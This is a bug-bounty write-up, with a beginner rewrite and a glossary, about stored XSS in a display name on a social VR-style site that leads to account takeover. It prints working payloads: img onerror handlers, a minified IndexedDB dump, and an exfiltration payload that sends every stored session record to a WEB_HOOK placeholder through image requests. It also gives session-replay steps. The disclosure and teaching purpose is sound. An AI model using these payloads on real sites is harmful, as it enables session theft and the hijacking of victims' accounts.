Stored XSS to Account Takeover : Going beyond document.cookie | Stealing Session Data from IndexedDB
A stored cross-site scripting vulnerability in a user's display name allowed an attacker to execute JavaScript when other users viewed a notification about added assets. The attacker used this to extract session data stored in IndexedDB and hijack victim accounts.
Syed Mushfik Hasan Tahsin Follow
 Published on infosecwriteups.com
Hi, I am Syed Mushfik Hasan Tahsin aka SMHTahsin33, a 18 Y/O Cyber Security Enthusiast from Bangladesh. I am into Infosec due to curiosity and I do bug bounties in free time.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a game-like socialising web application that gives users a VR-style way to roam around and play with other people in a specific world or space. A space can hold 15 users at a time. Users can add assets such as images and videos to a space, and when they do, a notification appears at the top of the screen for the other users in that space.
The notification reads along the lines of: "User A just added a video to this space. Check it out!". The user's display name is interpolated into that notification, and that interpolation turned out to be the vulnerable reflection point.
Setup
The write-up does not describe any special accounts, roles, tooling versions or preconditions beyond a normal user account on the application and a browser with developer tools. The researcher used the browser's Application tab to inspect client-side storage, the browser console to run JavaScript, a JS minifier to shrink a payload, a webhook endpoint as an out-of-band collector, and the IndexedDbEdit Chrome extension to write a stolen session back into their own browser.
Finding it
The user's name field was vulnerable to stored XSS and had no character limitation on it. Because the name is rendered inside the asset-added notification, any script placed in the name executes when a user adds an asset to the space, and the notification is shown to the other users present.

The first basic payload was:
<script>alert()</script>
It was reflected but did not execute, because the input was being inserted into innerHTML dynamically via JavaScript. A payload that relies on an event handler rather than parser-inserted script did fire:
<img src=x onerror=alert(document.cookie)>

The cookies that popped up were clearly not used for session identification, so the obvious document.cookie exfiltration path was a dead end.
Exploitation
Step 1: Locate where the session actually lives

The researcher checked the usual storage locations. Cookies were not used to hold the user session. Local Storage, normally reachable through window.localStorage together with JSON.stringify, was also not used:

Instead the application kept the user's session information in IndexedDB. IndexedDB is a low-level API for client-side storage of significant amounts of structured data, including files and blobs. It uses indexes to enable high-performance searches over that data, and unlike Web Storage it is suited to larger volumes of structured data. It stores almost any kind of value by key, supports multiple key types, supports transactions for reliability, supports key range queries and indexes, and can store much bigger volumes of data than localStorage.
The confirmation came from the Application tab of the browser:
Step 2: Find a way to dump IndexedDB

After reading the documentation and trying for a while, the researcher could not dump any data out of IndexedDB with their own JavaScript. Searching for ways to dump IndexedDB led to the OWASP Web Security Testing Guide, WSTG v4.2, which documents methods for testing browser storage. The guide contains a snippet that prints all the contents of IndexedDB:
const dumpIndexedDB = dbName => { const DB_VERSION = 1; const req = indexedDB.open(dbName, DB_VERSION); req.onsuccess = function() { const db = req.result; const objectStoreNames = db.objectStoreNames || []; console.log(`[*] Database: ${dbName}`); Array.from(objectStoreNames).forEach(storeName => { const txn = db.transaction(storeName, 'readonly'); const objectStore = txn.objectStore(storeName); console.log(`\t[+] ObjectStore: ${storeName}`); // Print all entries in objectStore with name `storeName` objectStore.getAll().onsuccess = event => { const items = event.target.result || []; items.forEach(item => console.log(`\t\t[-] `, item)); }; }); };};indexedDB.databases().then(dbs => dbs.forEach(db => dumpIndexedDB(db.name)));
Pasted into the console, it worked:
Step 3: Shrink the payload for an event handler
The snippet was too large to inject inside an onerror event handler, and its spaces made it awkward to embed. The researcher ran it through a JS minifier and wrapped the result in a function so that spaces would not be an issue:
(function(){const dumpIndexedDB=a=>{let b=indexedDB.open(a,1);b.onsuccess=function(){let c=b.result,d=c.objectStoreNames||[];console.log(`[*] Database: ${a}`),Array.from(d).forEach(a=>{let b=c.transaction(a,"readonly"),d=b.objectStore(a);console.log(` [+] ObjectStore: ${a}`),d.getAll().onsuccess=a=>{let b=a.target.result||[];b.forEach(a=>console.log("\\t\\t[-] ",a))}})}};indexedDB.databases().then(a=>a.forEach(a=>dumpIndexedDB(a.name)))})()
Step 4: Add exfiltration

The dump worked, but the data still had to leave the victim's browser. With help from Rayhan Ahmed, the payload was modified so that each database name and each table row is sent out as an image request to a webhook:
indexedDB.databases().then((e=>e.forEach((e=>(e=>{let o=indexedDB.open(e,1);o.onsuccess=function(){let t=o.result,n=t.objectStoreNames||[];(new Image).src='WEB_HOOK?exfil=database:'+encodeURIComponent(e),Array.from(n).forEach((e=>{let o=t.transaction(e,'readonly').objectStore(e);console.log(`[+] ObjectStore:${e}`),o.getAll().onsuccess=e=>{(e.target.result||[]).forEach((e=>{(new Image).src="WEB_HOOK?exfil=table:'+JSON.stringify(e)}))}}))}})(e.name)))));
The important parts: indexedDB.databases() enumerates every database in the origin; for each one the code opens it at version 1, walks its object stores, and calls getAll() on each store. Every database name is sent as WEB_HOOK?exfil=database:<name>, and every row is sent as WEB_HOOK?exfil=table:<JSON>. Using new Image().src issues a GET request without needing CORS or a readable response, so the data lands in the webhook log.
Step 5: Deliver the final payload
WEB_HOOK was replaced with the researcher's own webhook URL and the payload was injected again through the name field, wrapped in the onerror handler that had already proven to execute:
<img src=x onerror="(function(){indexedDB.databases().then((e=>e.forEach((e=>(e=>{let o=indexedDB.open(e,1);o.onsuccess=function(){let t=o.result,n=t.objectStoreNames||[];(new Image).src='WEB_HOOK?exfil=database:'+encodeURIComponent(e),Array.from(n).forEach((e=>{let o=t.transaction(e,'readonly').objectStore(e);console.log(`[+] ObjectStore:${e}`),o.getAll().onsuccess=e=>{(e.target.result||[]).forEach((e=>{(new Image).src='WEB_HOOK?exfil=table:'+JSON.stringify(e)}))}}))}})(e.name)))))})()">
When the steps were reproduced, the notification popped up in every user's browser and the payload executed, logging their session data to the webhook. Any other out-of-band service, including a VPS, can be used for the same exfiltration:
Step 6: Replay the stolen session
The stolen session data was copied and pasted over the researcher's own session information using the IndexedDbEdit Chrome extension:

After clicking the save icon, the browser reloaded and the researcher was inside the victim's dashboard.
Root cause
The user's display name had no character limit, and it is later inserted into the DOM through innerHTML when the asset-added notification is rendered. Because the insertion is done dynamically via JavaScript, a <script> element placed in the name is not executed, but event-handler attributes such as onerror on an <img> are. The application also keeps the authenticated session in IndexedDB rather than in cookies, so the usual mitigation of an HttpOnly session cookie does nothing here: any JavaScript running in the origin can read the whole database. The report does not describe any output encoding or Content Security Policy that would have blocked the handler.
Impact
An attacker who can set a display name can execute JavaScript in the browser of every user who sees the notification when an asset is added. The script reads the IndexedDB contents of the origin and sends them to an attacker-controlled endpoint. With the stolen session data, the attacker can replace their own session and take over the victim's account, as demonstrated by logging into the victim's dashboard.
Fix
Based on the root cause, the name should be HTML-encoded on output before it is placed into the notification, and the notification should be built with textContent or a templating mechanism that does not parse HTML. A restrictive Content Security Policy would add defence in depth against inline handlers. Session material in IndexedDB remains readable by any script in the origin, so XSS in this application is equivalent to full account takeover regardless of cookie flags.
Variants to test
- Name or profile fields rendered in notifications. Set a display name to
<img src=x onerror=alert(1)>and trigger any event that shows a notification to other users. A popup in another user's browser confirms stored XSS. innerHTMLsinks that block<script>. If<script>alert()</script>is reflected but does not run, try<img src=x onerror=...>,<svg onload=...>and other handler-based payloads. Execution confirms the sink parses HTML.- Session storage in IndexedDB. In the Application tab, check whether cookies and Local Storage hold the session. If not, run the WSTG dump snippet in the console; seeing session records confirms the data is reachable from JavaScript.
- Exfiltration through image requests. Replace the console logging with
new Image().srcpointing at a collector. Requests arriving with the database and table contents confirm out-of-band exfiltration works without CORS. - Session replay. Copy the stolen IndexedDB records into your own browser with an extension such as IndexedDbEdit, reload, and check whether you land in the victim's account. A successful login confirms account takeover.
What happened, in plain words
A researcher found a way to take over other people's accounts on a socialising website that works a bit like a game. The site let people pick a display name, and that name was shown to other people in a notification whenever the user added a picture or a video to a shared space. The site put the name into the notification as HTML, so a name could contain a small piece of code. When the notification appeared, that code ran inside the browser of everyone else in the space. The code then read the login information the site kept in the browser and sent it to the researcher, who used it to log in as a victim.
This is a beginner's walkthrough of how that worked, step by step, with every concept explained from scratch.
The target, and the feature that mattered
The target was a game-like socialising web application. It gives users a VR-style way to roam around and play with other people in a specific world or space. A space can hold 15 users at a time. Users can add assets such as images and videos to a space.
When someone adds an asset, a notification appears at the top of the screen for the other users in that space. The notification reads along the lines of: "User A just added a video to this space. Check it out!". The user's display name is placed into that notification.
What a display name is, and why it matters here. A display name is just the name other people see next to your account. Normally it is treated as plain text: whatever you type is shown as characters on the screen. The problem starts when a website treats that text as code instead. If the site takes your name and drops it into the page as if it were part of the page's own instructions, then anything you typed can become instructions too.
That spot, where your input ends up in the page, is called a reflection point. In this case the reflection point was the notification.
Setup
The write-up does not describe any special accounts, roles, tooling versions or preconditions beyond a normal user account on the application and a browser with developer tools.
The researcher used:
- the browser's Application tab to inspect what the browser stores on the site's behalf;
- the browser console to run JavaScript by hand;
- a JS minifier to shrink a payload;
- a webhook endpoint as an out-of-band collector;
- the IndexedDbEdit Chrome extension to write a stolen session back into their own browser.
What developer tools are. Every modern browser has a hidden panel for inspecting a website. You usually open it with F12 or by right-clicking and choosing "Inspect". It has tabs for the page's structure, for network requests, for the console where you can type JavaScript, and for the storage the site keeps in your browser. You do not need to install anything.
What a webhook is. A webhook is simply a URL that accepts incoming requests and records them. Think of it as a mailbox with an address: anything sent to the address shows up in a log you can read. Security researchers use one as a place to receive data they have made a victim's browser send out. The report does not name the webhook service used.
Finding it
The user's name field was vulnerable to stored XSS and had no character limitation on it.
What XSS is. XSS stands for Cross-Site Scripting. It means getting your own code to run inside someone else's browser, in the context of a website you do not control. There are a few flavours:
- Reflected XSS: the malicious input is bounced straight back in the same response, for example in a search results page. It only affects the person who clicks the crafted link.
- Stored XSS: the malicious input is saved on the server, for example in a profile name or a comment, and then shown to other people later. It affects everyone who views the stored content.
This case is stored XSS: the name is saved, and it is shown to other users when the notification appears.
Because the name is rendered inside the asset-added notification, any script placed in the name executes when a user adds an asset to the space, and the notification is shown to the other users present.
The first basic payload was:
<script>alert()</script>
What this payload does, piece by piece.
<script>is an HTML tag that tells the browser "everything until the closing tag is JavaScript; run it".alert()is a built-in JavaScript function that opens a small popup box with a message. Researchers use it as a harmless test: if the box appears, code ran.</script>closes the tag.
So the payload is a tiny instruction: "run a popup". If the popup appears, the site is executing whatever a user types.
It was reflected but did not execute, because the input was being inserted into innerHTML dynamically via JavaScript.
What innerHTML is. Every element on a page is an object in JavaScript. innerHTML is a property that lets a script set the contents of an element as a string of HTML. When you assign to innerHTML, the browser parses that string as HTML and builds elements from it. That is convenient for developers, but it means any HTML in the string becomes real markup.
Why <script> did not run. Browsers have a rule: when HTML is inserted through innerHTML, <script> tags inside it are not executed. The browser creates the element but does not run it. This is a deliberate safety measure, and it is why the simplest payload failed.
A payload that relies on an event handler rather than parser-inserted script did fire:
<img src=x onerror=alert(document.cookie)>
What this payload does, piece by piece.
<img ...>is an image tag. The browser tries to load the image from the address insrc.src=xsays the image lives at a relative address calledx. That address does not exist, so the load fails.onerror=...is an event handler: an attribute whose value is JavaScript that runs when a particular event happens. Here the event is "the image failed to load".alert(document.cookie)opens a popup showingdocument.cookie, which is the browser's way of exposing the cookies for the current page as a string.
So the payload is: "try to load a broken image; when it fails, show me the cookies". Because the failure is guaranteed, the code runs every time. Event handlers are not blocked by the innerHTML rule, which is why this one worked where <script> did not.
The cookies that popped up were clearly not used for session identification, so the obvious document.cookie exfiltration path was a dead end.
What a cookie is. A cookie is a small piece of text a website asks the browser to store and send back with every request to that site. Many sites put a session identifier in a cookie: a long random string that proves who you are. If an attacker steals that string, they can often pretend to be you. That is why document.cookie is the classic target of XSS.
Why this was a dead end. The popup showed cookies, but they were not the ones that identify the logged-in user. The site was doing something different. The researcher had to find out what.
Exploitation
Step 1: Locate where the session actually lives
The researcher checked the usual storage locations. Cookies were not used to hold the user session. Local Storage, normally reachable through window.localStorage together with JSON.stringify, was also not used:
What Local Storage is. Local Storage is another place a browser lets a site keep data. It is a simple key-value store: you save a name and a value, both strings, and read them back later. It is not sent to the server automatically the way cookies are, so it is only reachable by JavaScript running on the page. window.localStorage is the JavaScript object that gives access to it. JSON.stringify is a built-in function that turns a JavaScript object into a text string, which is handy when you want to print or send structured data.
Instead the application kept the user's session information in IndexedDB.
What IndexedDB is. IndexedDB is a database built into the browser. Where Local Storage is a simple drawer of name-value pairs, IndexedDB is a proper little database: it can hold many records, organised into object stores (think of them as tables), and it can search them using indexes. It is designed for larger and more structured data than Local Storage.
The report describes it like this: IndexedDB is a low-level API for client-side storage of significant amounts of structured data, including files and blobs. It uses indexes to enable high-performance searches over that data, and unlike Web Storage it is suited to larger volumes of structured data. It stores almost any kind of value by key, supports multiple key types, supports transactions for reliability, supports key range queries and indexes, and can store much bigger volumes of data than localStorage.
What an API is. API stands for Application Programming Interface. It is the set of commands one piece of software offers to another. When the report says IndexedDB is an API, it means the browser exposes a set of JavaScript functions that a page can call to create databases, save records and read them back. You do not need to know how the database works internally; you just call the functions.
What a transaction is. A transaction is a group of database operations that are treated as one unit. Either all of them happen or none do. That keeps data consistent if something fails halfway through. The report mentions transactions as one of IndexedDB's features.
The confirmation came from the Application tab of the browser:
Why this step mattered. The whole attack depends on knowing where the login information is kept. If it is in a cookie marked HttpOnly, JavaScript cannot read it, and XSS cannot steal it directly. If it is in Local Storage or IndexedDB, JavaScript can read it freely. Finding out that the site used IndexedDB told the researcher that the XSS was worth a lot more than a popup.
Step 2: Find a way to dump IndexedDB
After reading the documentation and trying for a while, the researcher could not dump any data out of IndexedDB with their own JavaScript. Searching for ways to dump IndexedDB led to the OWASP Web Security Testing Guide, WSTG v4.2, which documents methods for testing browser storage. The guide contains a snippet that prints all the contents of IndexedDB:
const dumpIndexedDB = dbName => { const DB_VERSION = 1; const req = indexedDB.open(dbName, DB_VERSION); req.onsuccess = function() { const db = req.result; const objectStoreNames = db.objectStoreNames || []; console.log(`[*] Database: ${dbName}`); Array.from(objectStoreNames).forEach(storeName => { const txn = db.transaction(storeName, 'readonly'); const objectStore = txn.objectStore(storeName); console.log(`\t[+] ObjectStore: ${storeName}`); // Print all entries in objectStore with name `storeName` objectStore.getAll().onsuccess = event => { const items = event.target.result || []; items.forEach(item => console.log(`\t\t[-] `, item)); }; }); };};indexedDB.databases().then(dbs => dbs.forEach(db => dumpIndexedDB(db.name)));
What this snippet does, line by line.
const dumpIndexedDB = dbName => { ... }defines a reusable function calleddumpIndexedDBthat takes one input, the name of a database.constmeans "create a constant"; the arrow=>is shorthand for "this function takes the following arguments and does the following".const DB_VERSION = 1;stores the number 1 in a constant. IndexedDB databases have version numbers; opening with the wrong version can fail, so the snippet uses 1.const req = indexedDB.open(dbName, DB_VERSION);asks the browser to open the named database at version 1.indexedDBis the browser's built-in entry point.opendoes not return the database immediately; it returns a request object, because opening is asynchronous.req.onsuccess = function() { ... }says "when the open request succeeds, run this function". This is the same event-handler idea asonerroron the image, just for a different event.const db = req.result;pulls the actual database object out of the request.const objectStoreNames = db.objectStoreNames || [];gets the list of object stores (tables) in the database. The|| []means "if that list is missing, use an empty list instead", so the next line does not crash.console.log(\[*] Database: ${dbName}`);prints the database name to the console. The backticks are **template literals**: a way to build a string with values inserted using${...}`.Array.from(objectStoreNames).forEach(storeName => { ... });turns the list of store names into a real array and loops over it, running the body once per store.const txn = db.transaction(storeName, 'readonly');starts a read-only transaction on that store. Read-only means it cannot change anything, only read.const objectStore = txn.objectStore(storeName);gets the store itself from the transaction.console.log(\\t[+] ObjectStore: ${storeName}`);prints the store name.\t` is a tab character, used only to indent the output.objectStore.getAll().onsuccess = event => { ... };asks for every record in the store, and when the request succeeds, runs the handler.const items = event.target.result || [];gets the records out of the response, falling back to an empty list.items.forEach(item => console.log(\\t\t[-], item));prints each record.- The last line,
indexedDB.databases().then(dbs => dbs.forEach(db => dumpIndexedDB(db.name)));, asks the browser for the list of all databases on this site, then callsdumpIndexedDBon each one..then(...)is how you say "when the asynchronous answer arrives, do this next".
Pasted into the console, it worked:
Why this step mattered. The researcher now had a working way to read the session data. The next problem was delivery: the code had to run automatically in a victim's browser, not be typed by hand into a console.
Step 3: Shrink the payload for an event handler
The snippet was too large to inject inside an onerror event handler, and its spaces made it awkward to embed. The researcher ran it through a JS minifier and wrapped the result in a function so that spaces would not be an issue:
(function(){const dumpIndexedDB=a=>{let b=indexedDB.open(a,1);b.onsuccess=function(){let c=b.result,d=c.objectStoreNames||[];console.log(`[*] Database: ${a}`),Array.from(d).forEach(a=>{let b=c.transaction(a,"readonly"),d=b.objectStore(a);console.log(` [+] ObjectStore: ${a}`),d.getAll().onsuccess=a=>{let b=a.target.result||[];b.forEach(a=>console.log("\\t\\t[-] ",a))}})}};indexedDB.databases().then(a=>a.forEach(a=>dumpIndexedDB(a.name)))})()
What changed, and why.
- The whole thing is wrapped in
(function(){ ... })(). This is an immediately invoked function expression: a function that is defined and then called straight away. It keeps the variables inside from leaking into the page's global scope, and it makes the payload a single expression that can sit inside an attribute. - The variable names are shortened to single letters (
a,b,c,d). That is what a minifier does: it removes whitespace and renames local variables to make the code as short as possible without changing what it does. Shorter code is easier to fit inside an HTML attribute. - The logic is the same as the original snippet: open each database, loop over its object stores, and print every record.
Why this step mattered. An HTML attribute has practical limits, and spaces and quotes inside it can break the surrounding markup. A compact, self-contained expression is much easier to deliver reliably.
Step 4: Add exfiltration
The dump worked, but the data still had to leave the victim's browser. With help from Rayhan Ahmed, the payload was modified so that each database name and each table row is sent out as an image request to a webhook:
indexedDB.databases().then((e=>e.forEach((e=>(e=>{let o=indexedDB.open(e,1);o.onsuccess=function(){let t=o.result,n=t.objectStoreNames||[];(new Image).src='WEB_HOOK?exfil=database:'+encodeURIComponent(e),Array.from(n).forEach((e=>{let o=t.transaction(e,'readonly').objectStore(e);console.log(`[+] ObjectStore:${e}`),o.getAll().onsuccess=e=>{(e.target.result||[]).forEach((e=>{(new Image).src="WEB_HOOK?exfil=table:'+JSON.stringify(e)}))}}))}})(e.name)))));
What this payload does, piece by piece.
indexedDB.databases()asks the browser for every database on the site..then((e=>e.forEach((e=>(e=>{ ... })(e.name)))))waits for the answer, then loops over each database. For each one it calls an inner function with the database's name. The nested arrows are just a compact way of writing "for each database, do this".let o=indexedDB.open(e,1);opens that database at version 1.o.onsuccess=function(){ ... }runs when the open succeeds.let t=o.result,n=t.objectStoreNames||[];gets the database and its list of object stores.(new Image).src='WEB_HOOK?exfil=database:'+encodeURIComponent(e)creates a new image object in memory and sets its source to a URL on the attacker's webhook. The browser will try to load that URL, which means it sends a request to the webhook. The database name is appended to the URL afterexfil=database:.encodeURIComponentmakes the name safe to put in a URL by escaping special characters.Array.from(n).forEach((e=>{ ... }))loops over each object store.let o=t.transaction(e,'readonly').objectStore(e);opens a read-only transaction on that store and gets the store.o.getAll().onsuccess=e=>{ ... }asks for every record in the store.(e.target.result||[]).forEach((e=>{ ... }))loops over the records.(new Image).src="WEB_HOOK?exfil=table:'+JSON.stringify(e)sends each record to the webhook, converted to text withJSON.stringify.
Why an image request. A page cannot normally read the response of a request to another site, because of a browser rule called CORS (Cross-Origin Resource Sharing). But it can make the request. Setting the src of an image is a simple way to make the browser send a GET request to any URL, with no need to read anything back. The data travels in the URL itself, so it arrives in the webhook's log. This technique is called out-of-band exfiltration: the data leaves through a different channel than the one the attack came in on.
Step 5: Deliver the final payload
WEB_HOOK was replaced with the researcher's own webhook URL and the payload was injected again through the name field, wrapped in the onerror handler that had already proven to execute:
<img src=x onerror="(function(){indexedDB.databases().then((e=>e.forEach((e=>(e=>{let o=indexedDB.open(e,1);o.onsuccess=function(){let t=o.result,n=t.objectStoreNames||[];(new Image).src='WEB_HOOK?exfil=database:'+encodeURIComponent(e),Array.from(n).forEach((e=>{let o=t.transaction(e,'readonly').objectStore(e);console.log(`[+] ObjectStore:${e}`),o.getAll().onsuccess=e=>{(e.target.result||[]).forEach((e=>{(new Image).src='WEB_HOOK?exfil=table:'+JSON.stringify(e)}))}}))}})(e.name)))))})()">
What this final payload is. It is the same exfiltration code from Step 4, placed inside the onerror attribute of a broken image. The image fails to load, the handler runs, and the handler contains the whole database-dumping and sending routine. The (function(){ ... })() wrapper keeps it tidy and self-contained.
When the steps were reproduced, the notification popped up in every user's browser and the payload executed, logging their session data to the webhook. Any other out-of-band service, including a VPS, can be used for the same exfiltration:
What a VPS is. A Virtual Private Server is a rented computer in a data centre that you control. It can run a small web server that logs incoming requests, which makes it an alternative to a hosted webhook service.
Step 6: Replay the stolen session
The stolen session data was copied and pasted over the researcher's own session information using the IndexedDbEdit Chrome extension:
What session replay means here. The researcher was logged in as themselves. Their browser had their own session records in IndexedDB. The extension let them open those records and replace the values with the ones stolen from a victim. After a reload, the site read the records, believed they belonged to the victim, and showed the victim's account.
After clicking the save icon, the browser reloaded and the researcher was inside the victim's dashboard.
Root cause
The user's display name had no character limit, and it is later inserted into the DOM through innerHTML when the asset-added notification is rendered. Because the insertion is done dynamically via JavaScript, a <script> element placed in the name is not executed, but event-handler attributes such as onerror on an <img> are. The application also keeps the authenticated session in IndexedDB rather than in cookies, so the usual mitigation of an HttpOnly session cookie does nothing here: any JavaScript running in the origin can read the whole database.
What sanitisation and output encoding are. Sanitisation means cleaning input before it is used. Output encoding means converting special characters into harmless equivalents at the moment they are placed into a page, so that < becomes < and is shown as text rather than treated as the start of a tag. Either would have stopped this attack.
What HttpOnly is. HttpOnly is a flag a site can set on a cookie. It tells the browser that JavaScript must not be allowed to read that cookie. It is a defence against exactly the kind of theft shown here, but it only helps if the session lives in a cookie. When the session lives in IndexedDB, HttpOnly has nothing to protect.
What a Content Security Policy is. CSP is a set of rules a site sends to the browser saying which sources of script are allowed. A strict policy can block inline event handlers like onerror, which would have stopped this payload even though the name was unsanitised.
Impact
An attacker who can set a display name can execute JavaScript in the browser of every user who sees the notification when an asset is added. The script reads the IndexedDB contents of the origin and sends them to an attacker-controlled endpoint. With the stolen session data, the attacker can replace their own session and take over the victim's account, as demonstrated by logging into the victim's dashboard.
Fix
Based on the root cause, the name should be HTML-encoded on output before it is placed into the notification, and the notification should be built with textContent or a templating mechanism that does not parse HTML. A restrictive Content Security Policy would add defence in depth against inline handlers. Session material in IndexedDB remains readable by any script in the origin, so XSS in this application is equivalent to full account takeover regardless of cookie flags.
What textContent is. textContent is a property that sets an element's contents as plain text. Unlike innerHTML, it does not parse HTML, so a < stays a < and is shown to the user rather than becoming a tag. Using it for the notification would have made the name harmless.
Variants to test
- Name or profile fields rendered in notifications. Set a display name to
<img src=x onerror=alert(1)>and trigger any event that shows a notification to other users. A popup in another user's browser confirms stored XSS. innerHTMLsinks that block<script>. If<script>alert()</script>is reflected but does not run, try<img src=x onerror=...>,<svg onload=...>and other handler-based payloads. Execution confirms the sink parses HTML.- Session storage in IndexedDB. In the Application tab, check whether cookies and Local Storage hold the session. If not, run the WSTG dump snippet in the console; seeing session records confirms the data is reachable from JavaScript.
- Exfiltration through image requests. Replace the console logging with
new Image().srcpointing at a collector. Requests arriving with the database and table contents confirm out-of-band exfiltration works without CORS. - Session replay. Copy the stolen IndexedDB records into your own browser with an extension such as IndexedDbEdit, reload, and check whether you land in the victim's account. A successful login confirms account takeover.
Glossary
- API: Application Programming Interface; the set of commands one piece of software offers to another, such as the JavaScript functions the browser provides for IndexedDB.
- Application tab: a panel in browser developer tools that shows cookies, Local Storage, IndexedDB and other data a site keeps in the browser.
- Asset: in this application, an image or video that a user adds to a space.
- Console: a panel in browser developer tools where you can type and run JavaScript by hand and see printed output.
- Content Security Policy (CSP): rules a site sends to the browser saying which scripts are allowed to run, used to block inline handlers and other injected code.
- Cookie: a small piece of text a site asks the browser to store and send back with requests; often holds a session identifier.
- CORS (Cross-Origin Resource Sharing): a browser rule that stops a page from reading responses from another site unless that site allows it.
- Display name: the name other users see next to your account.
- DOM: the browser's in-memory model of the page; scripts change what users see by changing the DOM.
- Event handler: an attribute such as
onerrororonloadwhose value is JavaScript that runs when a particular event happens. - Exfiltration: getting stolen data out of the victim's environment to a place the attacker controls.
- GET request: a request that asks a server for something, with any parameters carried in the URL.
- HttpOnly: a cookie flag that stops JavaScript from reading that cookie.
- IndexedDB: a database built into the browser for storing larger, structured data, organised into object stores.
innerHTML: a JavaScript property that sets an element's contents as HTML, causing the browser to parse and build elements from the string.- JS minifier: a tool that removes whitespace and shortens variable names in JavaScript without changing what it does.
